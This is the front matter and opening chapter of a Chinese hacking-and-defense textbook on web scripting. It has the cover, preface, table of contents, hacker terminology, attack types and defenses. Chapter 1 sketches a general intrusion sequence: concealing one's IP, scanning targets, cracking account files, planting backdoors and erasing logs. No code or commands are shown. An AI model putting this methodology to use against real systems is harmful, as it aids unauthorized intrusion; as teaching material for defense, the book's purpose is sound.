

# ATTACK

在攻与防的对立统一中  
寻求技术突破

# 黑客攻防 从入门到精通

Web脚本编程篇·全新升级版

明月工作室 马琳◎编著

超值赠送

黑客攻防全能视频●计算机硬件管理超级手册●Windows文件管理高级手册●Linux命令应用大全

以下人群请勿翻阅本书：

1. 自以为很牛，对黑客不屑一顾的人
2. 心存侥幸，认为黑客离自己很远的人
3. 习惯黑客攻击，总是折腾他人的人
4. 号太多，习惯被盗号的人
5. 不差钱，不怕被盗刷的人
6. 我不是Boss，对交易安全漠不关心的人

# DEFENSE




北京大学出版社  
PEKING UNIVERSITY PRESS

在攻与防的对立统一中  
寻求技术突破

# 黑客攻防

## 从入门到精通



封面设计：李尘工作室



“北京大学出版社”  
微信公众号

上架建议：计算机/网络技术

ISBN 978-7-301-27849-9



9 787301 278499 >

定价：59.00元

# 黑客攻防

## 从入门到精通

Web脚本编程篇·全新升级版

明月工作室 马琳◎编著



北京大学出版社  
PEKING UNIVERSITY PRESS

## 内 容 提 要

本书由浅入深、图文并茂地再现了 Web 脚本编程方面的相关知识。

全书共 12 章,分别为黑客攻防入门、黑客的攻击方式、后门程序编程基础、高级系统后门编程技术、脚本编程攻防初级入门、黑客程序的配置和数据包嗅探、编程攻击与防御实例、SQL 注入攻击、网站数据库入侵、Cookies 攻击、恶意网页代码攻防、网络与 Wi-Fi 的攻防。

本书适用于计算机初中级用户、计算机维护人员、IT 从业人员以及对黑客攻防与网络安全维护感兴趣的计算机用户,也可以作为计算机培训班辅导用书。

## 图书在版编目(CIP)数据

黑客攻防从入门到精通 Web脚本编程篇:全新升级版 / 明月工作室,马琳编著. — 北京:北京大学出版社, 2017.2

ISBN 978-7-301-27849-9

I. ①黑… II. ①明… ②马… III. ①黑客—网络防御 IV. ①TP393.081

中国版本图书馆CIP数据核字(2016)第296822号

书 名: 黑客攻防从入门到精通 (Web脚本编程篇·全新升级版)

HEIKE GONGFANG CONG RUMEN DAO JINGTONG

著作责任者: 明月工作室 马琳 编著

责任编辑: 尹 毅

标准书号: ISBN 978-7-301-27849-9

出版发行: 北京大学出版社

地 址: 北京市海淀区成府路205号 100871

网 址: <http://www.pup.cn> 新浪微博: @北京大学出版社

电子信箱: [pup7@pup.cn](mailto:pup7@pup.cn)

电 话: 邮购部62752015 发行部62750672 编辑部62580653

印 刷 者: 三河市博文印刷有限公司

经 销 者: 新华书店

787毫米×1092毫米 16开本 27印张 587千字

2017年2月第1版 2017年2月第1次印刷

印 数: 1-3000册

定 价: 59.00元

未经许可,不得以任何方式复制或抄袭本书之部分或全部内容。

版权所有,侵权必究

举报电话: 010-62752024 电子信箱: [ld@puppkuedu.cn](mailto:ld@puppkuedu.cn)

图书如有印装质量问题,请与出版部联系,电话: 010-62756370

# 前言 · 全新升级版

从 2003 年起，中国互联网逐渐找到了适合国情的商业模式和发展道路，互联网应用呈现多元化局面，电子商务、网络游戏、视频网站、社交娱乐等百花齐放。计算机技术及通信技术的进一步发展，持续推动着中国互联网新一轮的高速增长。到 2008 年，中国的网民数量已经达到 2.53 亿人，首次超过美国，跃居世界首位。

从 2009 年开始，移动互联网兴起，互联网与移动互联网共同营造了当前双网互联的盛世。网络已经成为个人生活与工作中获取信息的重要手段，网络购物也已经成为民众重要的消费渠道。当前，“互联网+”的战略布局与工业 4.0 的深度发展，使国家经济发展、民众工作生活，都与网络安全休戚相关，一个安全的网络环境是必不可少的。

当前最大的问题是广大用户对网络相关软硬件技术的掌握程度远远不够，这就为不法分子提供了大量的机会，借助于计算机网络滋生的各种网络病毒、木马、流氓软件、间谍软件，给广大网络用户的个人信息及财产带来了巨大的威胁。

为提升广大民众对于计算机网络安全知识的掌握程度，做好个人信息、财产安全的防护，我们编写了这套“黑客攻防从入门到精通”丛书，本书为其中的《黑客攻防从入门到精通（Web 脚本编程篇·全新升级版）》分册。

## 丛书书目

黑客攻防从入门到精通（全新升级版）

黑客攻防从入门到精通（Web 技术实战篇）

黑客攻防从入门到精通（Web 脚本编程篇·全新升级版）

黑客攻防从入门到精通（黑客与反黑工具篇·全新升级版）

黑客攻防从入门到精通（加密与解密篇）

黑客攻防从入门到精通（手机安全篇·全新升级版）

黑客攻防从入门到精通（应用大全篇·全新升级版）

黑客攻防从入门到精通（命令实战篇·全新升级版）

黑客攻防从入门到精通（社会工程学篇）

## ■ 本书特点

- 内容全面: 涵盖了从计算机黑客攻防入门, 到专业级的 Web 技术安全知识, 适合各个层面、不同基础的读者阅读。
- 与时俱进: 本书主要适用于 Windows 7 及更新版本的操作系统用户阅读。尽管本书中的许多工具、案例等可以在 Windows XP 等系统下运行或使用, 但为了能够顺利学习本书全部的内容, 强烈建议广大读者安装 Windows 7 及更高版本的操作系统。
- 任务驱动: 本书理论和实例相结合, 在介绍完相关知识点以后, 即以案例的形式对该知识点进行介绍, 加深读者对该知识点的理解和认知能力, 力争彻底掌握该知识点。
- 适合阅读: 本书摒弃了大量枯燥文字叙述的编写方式, 而是采用了图文并茂的方式进行编排, 以大量的插图进行讲解, 可以让读者的学习过程更加轻松。
- 深入浅出: 本书内容从零起步, 步步深入, 通俗易懂, 由浅入深, 使初学者和具有一定基础的用户都能逐步提高。

## ■ 读者对象

- 计算机初、中级用户。
- 网店店主、网店管理及开发人员。
- 计算机爱好者、提高者。
- 各行各业需要网络防护的人员、中小企业的网络管理员。
- Web 前、后端的开发及管理人员。
- 无线网络相关行业的从业人员。
- 计算机及网络相关的培训机构。
- 大中专院校相关学生。

## ■ 本书结构及内容

本书一共有 12 章, 内容由浅入深, 循序渐进, 前后衔接紧密, 逻辑性较强。

第 1 章 黑客攻防入门

第 2 章 黑客的攻击方式

第 3 章 后门程序编程基础

第 4 章 高级系统后门编程技术

第 5 章 脚本编程攻防初级入门

第6章 黑客程序的配置和数据包嗅探

第7章 编程攻击与防御实例

第8章 SQL 注入攻击

第9章 网站数据库入侵

第10章 Cookies 攻击

第11章 恶意网页代码攻防

第12章 网络与 Wi-Fi 的攻防

## 超值赠送资源

### 1. 黑客攻防全能视频

为了读者能全面地了解黑客方面的知识从而有效地防御黑客的不法入侵行为，本书特赠送全能教学视频，视频内容包括社会工程学、黑客攻防入门、信息的扫描与嗅探、木马与病毒的防范、系统漏洞防范、远程控制术、加密与解密、数据备份与恢复、移动网络安全等内容。


### 2. 其他赠送资源

- Windows 系统安全与维护手册
- 计算机硬件管理超级手册
- Windows 文件管理高级手册
- (140个) Windows 系统常用快捷键大全
- (157个) Linux 基础命令手册
- (136个) Linux 系统管理与维护命令手册
- (58个) Linux 网络与服务器命令手册
- 黑客攻防命令手册

我们已将赠送内容上传百度网盘，在浏览器中输入下载链接，打开链接后，在如下图所示的文本框中输入提取码便可下载赠送资源。下载链接：<http://pan.baidu.com/s/1eSfvxDK>，提取码：ez6a。

### 提示

读者也可加入 QQ 群，在群文件中下载“资源下载地址列表”文档，直接复制链接和密码，下载多媒体视频。（注意：我们会在群文件中共享一些赠送资源，如百度网盘链接失效，请加入 QQ 群下载资源。）



## ■ 后续服务

本书由马琳编著，胡华、王栋、宗立波、栾铭斌、赵玉萍、闫珊珊等老师也参加了本书部分内容的编写和统稿工作，在此一并表示感谢！在本书的编写过程中，我们竭尽所能地为您呈现最好、最全的实用功能，但仍难免有疏漏和不妥之处，敬请广大读者不吝指正。若您在学习过程中产生疑问或有任何建议，可以通过 E-mail 或 QQ 群与我们联系。

投稿邮箱：pup7@pup.cn

读者信箱：2751801073@qq.com

读者交流群：218192911（办公之家）、99839857

## ■ 郑重声明

本书对大量计算机及移动端的攻击行为进行了曝光，旨在帮助广大读者做好网络安全防范工作。

请广大读者注意：据国家有关法律规定，任何利用黑客技术攻击他人的行为都是违法的！



<b>第 1 章 黑客攻防入门</b>	<b>1</b>
1.1 黑客是怎么形成的	2
1.1.1 什么是黑客	2
1.1.2 黑客的攻击方式	2
1.1.3 怎么像黑客一样攻防	3
1.1.4 怎么对付简单的黑客攻击	4
1.2 黑客入门的操作命令	6
1.2.1 黑客常用术语	6
1.2.2 获取主机 IP 地址的 Ping 命令	7
1.2.3 查看网络连接的 Netstat 命令	10
1.2.4 工作组和域的 Net 命令	12
1.2.5 23 端口登录的 Telnet 命令	16
1.2.6 传输协议 FTP 命令	17
1.2.7 查看网络配置的 IPConfig 命令	18
1.2.8 路由跟踪的 Tracert 命令	19
1.3 不能不知道的网络协议	20
1.3.1 TCP/IP 协议簇	20
1.3.2 IP 协议	21
1.3.3 ARP 协议	22
1.3.4 ICMP 协议	23
1.4 在计算机中创建攻防虚拟环境	24
1.4.1 安装 VMware 虚拟机	24
1.4.2 配置虚拟机	27
1.4.3 系统编程运行环境配置	30
1.4.4 系统编程 Code::Blocks12.11 的使用	32

1.5 黑客的基础知识.....	34
1.5.1 进程与服务.....	34
1.5.2 端口的漏洞.....	35
1.5.3 文件和文件系统概述.....	40
1.5.4 Windows 注册表.....	40
技巧与问答.....	42

## 第2章 黑客的攻击方式.....45

2.1 网络欺骗攻击.....	46
2.1.1 五种常见的网络欺骗方式.....	46
2.1.2 网络钓鱼攻击概念.....	51
2.1.3 网络钓鱼攻击的常用手段.....	51
2.1.4 网络钓鱼攻击的预防.....	53
2.2 口令猜解攻击.....	54
2.2.1 实现口令猜解攻击的三种方法.....	54
2.2.2 使用 LC6 破解计算机登录密码.....	55
2.2.3 使用 SAMInside 破解计算机密码.....	58
2.2.4 压缩包密码的暴力破解.....	64
2.3 缓冲区溢出攻击.....	67
2.3.1 缓冲区溢出介绍.....	67
2.3.2 缓冲区溢出实现攻击.....	69
2.3.3 如何防范缓冲区溢出攻击.....	70
2.3.4 IIS.printer 攻击案例.....	71
2.3.5 RPC 缓冲区溢出攻击案例.....	72
2.3.6 即插即用功能远程控制缓冲区溢出漏洞.....	74
2.4 木马攻击.....	75
2.4.1 木马攻击介绍.....	75
2.4.2 实现木马攻击原理.....	76
2.4.3 木马攻击防范.....	77
2.5 其他常用的攻击方式.....	78
2.5.1 电子邮件攻击.....	78
2.5.2 网络监听.....	78
2.5.3 利用黑客软件攻击.....	79
2.5.4 端口漏洞攻击.....	80

技巧与问答.....	81
<b>第3章 后门程序编程基础.....</b>	<b>84</b>
3.1 后门程序介绍.....	85
3.1.1 后门程序的由来.....	85
3.1.2 后门的分类.....	85
3.2 后门程序需要哪些技术? .....	86
3.2.1 管道通信技术简介.....	87
3.2.2 正向连接后门的编程.....	90
3.2.3 反向连接后门的编程.....	99
3.3 编写简单的后门程序.....	103
3.3.1 远程终端的开启案例.....	103
3.3.2 文件查找功能案例.....	107
3.3.3 重启、关机、注销案例.....	114
3.3.4 通过 http 下载文件案例.....	121
3.3.5 cmdshell 和各功能的切换案例.....	123
3.4 如何实现自启动功能.....	126
3.4.1 写入注册表自启动.....	127
3.4.2 ActiveX 自启动.....	130
3.4.3 系统服务自启动.....	132
3.4.4 svchost.exe 自动加载启动.....	142
技巧问答.....	144
<b>第4章 高级系统后门编程技术.....</b>	<b>147</b>
4.1 远程线程技术介绍.....	148
4.1.1 初步的远程线程注入技术.....	148
4.1.2 远程线程注入后门编程案例.....	154
4.1.3 远程线程技术的发展.....	156
4.2 基于端口的后门.....	159
4.2.1 端口后门思路.....	160
4.2.2 具体编程实现.....	161
技巧与问答.....	144

## 第 5 章 脚本编程攻防初级入门..... 169

5.1 黑客与编程介绍.....	170
5.1.1 黑客常用的 4 种编程语言.....	170
5.1.2 黑客如何利用编程.....	171
5.2 远程通信编程.....	172
5.2.1 通信连接介绍.....	172
5.2.2 Winsock 编程实现远程通信.....	174
5.3 文件操作编程.....	180
5.3.1 文件读写编程.....	180
5.3.2 文件的复制、移动和删除编程.....	184
5.4 控制注册表.....	186
5.5 进程和线程编程.....	190
5.5.1 进程编程.....	191
5.5.2 线程编程.....	196
5.6 网站脚本入侵与防范.....	200
5.6.1 Web 脚本攻击的特点.....	200
5.6.2 Web 脚本攻击常见的方式.....	201
5.6.3 脚本漏洞的根源与防范.....	203
技巧与问答.....	204

## 第 6 章 黑客程序的配置和数据包嗅探..... 205

6.1 文件操作技术.....	206
6.1.1 资源法生成文件.....	206
6.1.2 附加文件法生成文件.....	211
6.2 黑客程序的配置.....	216
6.2.1 远程监控设置.....	216
6.2.2 远程信息获取.....	216
6.3 数据包嗅探.....	220
6.3.1 原始套接字基础.....	220
6.3.2 利用 ICMP 原始套接字实现 ping 程序.....	221
6.3.3 嗅探 FTP 密码的实现.....	228

6.3.4 利用 Packet32 实现 ARP 攻击 .....	233
技巧与问答 .....	247

## 第 7 章 编程攻击与防御实例 ..... 248

7.1 木马编写与防范 .....	249
7.1.1 编写木马免杀 .....	249
7.2 木马实现远程控制 .....	253
7.2.1 编程实现服务端的控制功能 .....	254
7.2.2 客户端实现读取文件 .....	268
7.2.3 远程控制上传文件 .....	270
7.2.4 使木马在后台运行 .....	271
7.2.5 实现木马开机运行的功能 .....	272
7.2.6 曝光黑客如何防止木马被删 .....	275
7.3 揭秘基于 ICMP 协议的 VC 木马编写 .....	275
7.4 揭秘基于 Delphi 的木马编写 .....	278
7.4.1 实现过程 .....	279
7.4.2 编写发送端程序 .....	279
7.4.3 编写接收端程序 .....	281
7.4.4 测试程序 .....	283
7.5 电子眼——计算机扫描技术的编程 .....	283
7.5.1 主机的端口状态扫描 .....	283
7.5.2 文件目录扫描 .....	284
7.5.3 进程扫描 .....	286
7.6 隐藏防拷贝程序的运行 .....	287
技巧与问答 .....	289

## 第 8 章 SQL 注入攻击 ..... 290

8.1 SQL 注入原理 .....	291
8.2 SQL 注入攻击 .....	291
8.2.1 攻击需要什么 .....	291
8.2.2 寻找攻击入口 .....	294

8.2.3	判断 SQL 注入点类型	296
8.2.4	判断目标数据库类型	296
8.3	常见的注入工具软件	298
8.3.1	啊 D 注入工具	298
8.3.2	NBSI 注入工具	302
8.3.3	Domain 注入工具	305
8.3.4	ZBSI 注入工具	309
8.4	'or' = 'or' 经典漏洞攻击	312
8.4.1	'or' = 'or' 攻击突破登录验证	312
8.5	缺失单引号与空格的注入	314
8.5.1	转换编码, 绕过程序过滤	314
8.5.2	/**/ 替换空格的注入攻击	316
8.5.3	具体的防范措施	320
8.6	Update 注入攻击	320
8.6.1	Buy_UserList 未过滤传递	321
8.6.2	注入提交	323
8.7	网站注入漏洞操作实例	325
8.8	SQL 注入攻击的防范	328
	技巧与问答	331

## 第 9 章 网站数据库入侵 333

9.1	常见数据库漏洞	334
9.1.1	数据库下载漏洞	334
9.1.2	暴库漏洞	335
9.2	数据库连接的基础知识	336
9.2.1	ASP 与 ADO 模块	336
9.2.2	ADO 对象存取数据库	338
9.2.3	数据库连接代码	339
9.3	数据库下载漏洞的攻击	340
9.3.1	搭建论坛网站	340
9.3.2	数据库下载漏洞的攻击流程	341
9.3.3	下载网站的数据库	344

9.3.4 数据库下载漏洞的防范.....	346
9.4 怎样搜索网站漏洞 .....	347
9.4.1 怎样搜索漏洞网站信息.....	347
9.4.2 暴库漏洞的分析与防范.....	349
9.5 暴库漏洞攻击.....	351
9.5.1 conn.asp 暴库使用方法.....	351
9.5.2 %5c 暴库使用方法.....	352
9.5.3 防御暴库攻击.....	355
技巧与问答.....	356

## 第 10 章 Cookies 攻击 ..... 358

10.1 揭秘 Cookies 欺骗攻击过程 .....	359
10.1.1 Cookies 信息的安全隐患.....	359
10.1.2 利用 IECookiesView 获得目标计算机中的 Cookies 信息.....	362
10.2 本地主机搭建网站环境与数据库.....	365
10.3 数据库与 Cookies 的关系.....	370
10.4 Cookies 欺骗与上传攻击.....	372
10.4.1 “L-Blog”中的 Cookies 欺骗漏洞分析.....	372
10.4.2 利用 Cookies 欺骗获得上传权限.....	376
10.4.3 防御措施.....	378
10.5 ClassID 的欺骗入侵.....	378
10.6 用户名的欺骗入侵 .....	380
10.7 Cookies 欺骗的防范措施.....	381
10.7.1 删除 Cookies 记录.....	382
10.7.2 更改 Cookies 文件的保存位置.....	384
技巧与问答.....	385

## 第 11 章 恶意网页代码攻防 ..... 387

11.1 认识恶意网页代码 .....	388
11.2 恶意网页代码的防范和清除.....	388

11.2.1	恶意网页代码的防范	388
11.2.2	恶意网页代码的清除	389
11.3	常见恶意网页代码攻击与防御方法	392
11.3.1	启动时自动弹出对话框和网页	392
11.3.2	修改起始页和默认主页	393
11.3.3	强行修改 IE 标题栏	394
11.3.4	强行修改右键菜单	395
11.4	IE 浏览器的安全设置	396
11.4.1	清除 IE 各项内容	396
11.4.2	限制他人访问不良站点	398
11.4.3	安全级别和隐私设置	399
11.4.4	IE 的 ActiveX 控件设置	400
	技巧与问答	401

## 第 12 章 网络与 Wi-Fi 的攻防 ..... 404

12.1	什么是 Wireshark	405
12.2	Wireshark 的用处	405
12.3	Wireshark 的使用	405
12.3.1	Wireshark 的安装	405
12.3.2	使用 Wireshark 的抓包	409
12.3.3	Wireshark 监听 QQ 聊天信息	410
12.3.4	Wireshark 报文结构介绍	412
12.3.5	Wireshark 监听连接 Wi-Fi 手机通信	413
12.3.6	如何应对被监听	415
	技巧与问答	415



第

1

章

# 黑客攻防入门

自从美国一项代号为“棱镜”的机密计划浮出水面，便引起人们对于黑客的更多关注。据美国中情局前职员爱德华·斯诺登爆料，美国国家安全局和联邦调查局从2007年起便开始在微软、谷歌、苹果、雅虎、Facebook、Skype、PalTalk、美国在线、YouTube等9家美国互联网公司进行数据挖掘工作，从音视频、图片、邮件、文档，以及连接信息分析个人的联系方式与行动。然而，这项计划不仅仅局限于美国国内，更是涉及全球范围，从而激起了人们对于黑客攻防技术的学习热情。下面通过本章的学习，快速地掌握黑客入门的基本知识。

## 学习要点

- 黑客入门的基础知识。
- 黑客常用的基本命令。
- 介绍常见的网络协议。
- 安装Vmware虚拟机及如何用Vmware创建虚拟环境、安装虚拟工具等。
- 系统编程语言C和C++运行环境codeblocks的安装和学习。

## 1.1 黑客是怎么形成的

### 1.1.1 什么是黑客

黑客通常是指对计算机科学、编程和设计方面具备高度理解能力的人，但是常常被理解为利用计算机网络技术搞破坏或者窃取信息的人。

黑客一词在圈外或媒体上通常被定义为：专门入侵他人系统进行不法行为的计算机高手。不过，这类人士在 hacker 眼中是属于层次较低的 cracker（骇客）。如果黑客是炸弹制造专家，那么骇客就是恐怖分子。随着时代的发展，网络上出现了越来越多的骇客，他们只会入侵系统，使用扫描器到处乱扫，用 IP 炸弹炸目标主机，或者破解他人账号密码，替换、窃取他人隐私信息。

### 1.1.2 黑客的攻击方式

黑客攻击方式可分为非破坏性攻击和破坏性攻击两类。非破坏性攻击一般是为了扰乱系统的运行，并不盗窃系统资料，通常采用拒绝服务攻击或信息炸弹；破坏性攻击是以侵入他人计算机系统、盗窃系统保密信息、破坏目标系统的数据为目的。下面为大家介绍 5 种黑客常用的攻击手段。

#### 1. 口令入侵

所谓口令入侵，就是指用一些软件解开已经得到但被人加密的口令文档，不过许多黑客已大量采用一种可以绕开或屏蔽口令保护的程序来完成这项工作。对于那些可以解开或屏蔽口令保护的程序通常被称为“Crack”。由于这些软件的广为流传，使得入侵计算机网络系统有时变得相当简单，一般不需要很深入了解系统的内部结构，是初级黑客常用的手段。

#### 2. 木马入侵

说到特洛伊木马，只要知道这个故事的人就不难理解，它最典型的做法可能就是把一个能帮助黑客完成某一特定动作的程序依附在某一合法用户的正常程序中，这时合法用户的程序代码已被改变。一旦用户触发该程序，那么依附在内的黑客指令代码同时被激活，这些代码往往能完成黑客指定的任务。由于这种入侵法需要黑客有很好的编程经验，且要更改代码需要一定的权限，所以较难掌握。但正因为它的复杂性，一般的系统管理员很难发现。

### 3. 监听法入侵

这是一个很实用但风险也很大的黑客入侵方法，但还是有很多入侵系统的黑客采用此类方法。网络节点或工作站之间的交流是通过信息流的转送得以实现，而当一个没有交换机或集线器的网络中数据的传输并没有指明特定的方向时，每一个网络节点或工作站都是一个接口。这就好比某一节点说：“嗨，你们中有谁是要发信息的工作站。”此时，所有的系统接口都收到了这个信息，一旦某个工作站说：“嗨！那是我，请把数据传过来。”连接就马上完成。有一种叫 sniffer 的软件，它可以截获口令，可以截获秘密的信息，攻击相邻的网络。

### 4. 利用 E-mail 入侵

这也是网络攻击技术的常用手段，利用邮件炸弹阻塞对方电子邮件信箱或瘫痪对方邮件服务器。

### 5. 利用病毒入侵

与木马入侵的方式相类似，病毒入侵的方式是指黑客将病毒植入目标计算机，或是目标计算机所在的网络系统，进行破坏和窃取数据。

## 1.1.3 怎么像黑客一样攻防

黑客入侵主要是为了获得一台网络主机的超级用户权限，以进行修改服务配置、安装木马程序、执行任意程序等非法操作。当前网络安全形势十分严峻，旧的安全漏洞被补上，新的漏洞也会随之出现。网络攻击正是利用这些安全漏洞和缺陷对系统和资源进行攻击的。下面介绍黑客攻击的基本流程。

### 1. 隐藏自己的行踪

黑客入侵就是神不知鬼不觉地侵入到目标主机，因此，在入侵之前要对自己进行伪装，以防让被攻击者轻易发现。其手段一般都是利用他人计算机来隐藏自己真实的 IP，也有一些高手会通过 800 电话的无人转接服务连接 ISP，再套用他人的账号进行伪装。

### 2. 查询分析目标主机

攻击要有目标，在 Internet 中根据 IP 地址就能够真正标识一个主机，而域名是为了更好地对 IP 地址进行记忆管理的另一种显现方式，利用域名和 IP 地址就能够确定目标主机。确定了目标主机之后，就可以对其操作系统类型及所提供的服务等信息，做一个全方位的分析了解。

一般攻击者会用一些扫描器工具，了解目标主机所使用的操作系统类型及其版本、系统用户、Web 服务器程序版本等信息，为入侵做好充分准备。

### 3. 获取用户权限进行入侵

获得目标主机用户权限是入侵的最基本手段,攻击者要先设法盗取目标主机的账户文件进行破解,来得到权限用户的账号和密码,再寻找合适时机以此身份登录主机。

### 4. 留下后门和清除记录

在获取用户权限之后,就可以顺利登录目标主机系统,从而获得控制权。留下后门和清除记录可以方便攻击者以后不被察觉地再次入侵该目标主机。

所谓后门只是一些木马程序或预先编译好的远程操纵程序,将这些程序修改时间和权限传输到目标主机隐秘的地方藏起来就可以了。一般攻击者喜欢使用 `rep` 传输文件,以免被攻击者发现。攻击者还要使用清除日志、删除复制文件等方法清除自己的痕迹,隐藏好自己的踪迹。

### 5. 窃取网络资源

成功入侵了目标主机,该主机的所有资料都将呈现在黑客面前,此时即可下载有用资料(如一些重要的账号密码),甚至将该主机及其所在的网络造成瘫痪。

## 1.1.4 怎么对付简单的黑客攻击

对于有黑客防范意识的用户来说,需要必要的手段来防范黑客攻击。下面针对黑客常用的攻击手段介绍几种常用的防范措施。

### 1. 协议欺骗攻击的防范措施

黑客攻击手段中有一种是利用协议欺骗来窃取信息的。要防止源 IP 地址欺骗的攻击方式,可采用如下几种方法。

① 加密法。对发送到网络之前的数据包进行加密,在加密过程中要求适当改变网络配置,但能够保证发送数据的完整性、真实性和保密性。

② 过滤法。配置路由器,使其拒绝网络外部与本网段内具有相同 IP 地址的连接请求。而且当数据包的 IP 地址不在本网段内,路由器就不会将本网段主机的数据包发送出去。但路由器过滤也只能对来自内部网络的外来数据包起到作用,对于网络内存在的外部可信任主机就没有办法了。

### 2. 拒绝服务攻击的防范措施

在拒绝服务攻击中,SYN Flood 攻击是典型的攻击方式。为了防止拒绝服务攻击,可以采取配置防火墙,限制网络连接请求。

其实最好的方法就是找出正在进行攻击的源头和攻击者，但并不是那么容易。因为对方一旦停止了攻击行为，就很难再发现其踪迹了。唯一可行的方法就是在其进行攻击时，根据路由器的信息和攻击数据包特征采用回溯法来查找攻击源头。

### 3. 网络嗅探的防范措施

通过网络嗅探的方法检测自己系统的攻击者，可以采用如下措施进行防范。

① 网络分段。一组共享底层和线路机器（如交换机、动态集线器和网桥等设备）可以组成一个网络段。在一个网络段中可以对数据流进行限制，从而达到防止嗅探工具的目的。

② 加密。可以对数据流中的部分数据信息进行加密，也可以对应用层进行加密，不过应用层的加密将使大部分网络和操作系统相关的信息失去保护。因此，需要根据信息的安全级别及网络安全程序选择使用何种加密方式。

③ 一次性密码技术。这里所使用的密码将不会在网络中传输，而是直接在传输两端进行字符串的匹配。因此，客户端可利用从服务器上得到的 Challenge 和自身密码计算出一个字符串并将其返回给服务器，服务器利用比较算法对其进行匹配。如果匹配将允许建立连接，则所有的 Challenge 和字符串都只能使用一次。

④ 禁止杂错节点。要防止 IBM 兼容机进行嗅探，可以安装不支持杂错的网卡。

### 4. 缓冲区溢出攻击的防范措施

缓冲区溢出是黑客攻击使用最简单的手段，主要是通过向程序的缓冲区写入冗长的内容突破缓冲区溢出限制，从而破坏程序的运行内存堆栈，使程序转而执行其他指令，出现宕机、死机的现象。

对缓冲区溢出攻击的防范，我们采取了以下措施。

① 保障程序运行在非执行的缓冲区。一般现在的系统已经能够在单独的缓冲区里面运行程序，但是有一些程序员在编程时会忽视这个问题。

② 堆栈保护。这是提供程序指针完成性检测的一种编译器技术，在程序指针堆栈中函数返回的地址后面追加一些特殊的字节，在函数返回时先检测这些附加的字节是否被改动。因此，这种攻击很容易在函数返回前被检测到。但如果攻击者能预见到这些附加字节，并能在溢出过程中制造出，就可以跳过堆栈的保护测试了。

③ 数组边界检查。通过检测数组的操作是否在正确范围内进行，来检测是否被缓冲区溢出攻击。目前主要使用的集中检查方法有：Compaq 编译器检查、Jones&Kelly C 数组边界检查、Purify 存储器存取检查等。

## 1.2 黑客入门的操作命令

### 1.2.1 黑客常用术语

#### 1. 肉鸡

“肉鸡”用来比喻那些可以随意被黑客控制的计算机。黑客可以像操作自己的计算机那样操作它们，而不被对方所发觉，也是“牵线木偶”在黑客领域的另一种说法。

#### 2. 木马

木马指表面上伪装成了正常的程序，但是当这些程序被运行时，就会获取系统的整个控制权。有很多黑客就热衷于使用木马程序来控制别人的计算机，如灰鸽子、黑洞、PcShare 等。

#### 3. 网页木马

指表面上伪装成普通的网页文件或是将自己的代码直接插入正常的网页文件中，当有人访问时，网页木马就会利用对方系统或者浏览器的漏洞自动将配置好的木马服务端下载到访问者的计算机上来执行。

#### 4. 挂马

指在别人的网站文件里面放入网页木马或者是将代码嵌入对方正常的网页文件里，以使浏览者中马。

#### 5. 后门

这是一种形象的比喻，黑客在利用某些方法成功地控制了目标主机后，可以在对方的系统中植入特定的程序，或者是修改某些设置。这些改动表面上是很难被察觉的，但是黑客却可以使用相应的程序或者方法来轻易与这台计算机建立连接，并控制这台计算机。这就好像是黑客偷偷配了一把主人房间的钥匙，可以随时进出而不会被主人发现一样。通常大多数的特洛伊木马程序都可以被入侵者用于制作后门。

#### 6. 溢出

确切地讲，应该是“缓冲区溢出”。简单地解释就是程序对接受的输入数据没有执行有效的检测而导致错误，后果可能是造成程序崩溃或者是执行攻击者的命令。溢出大致可以分为两类：① 堆溢出；② 栈溢出。



认为 32，最大值为 65527。

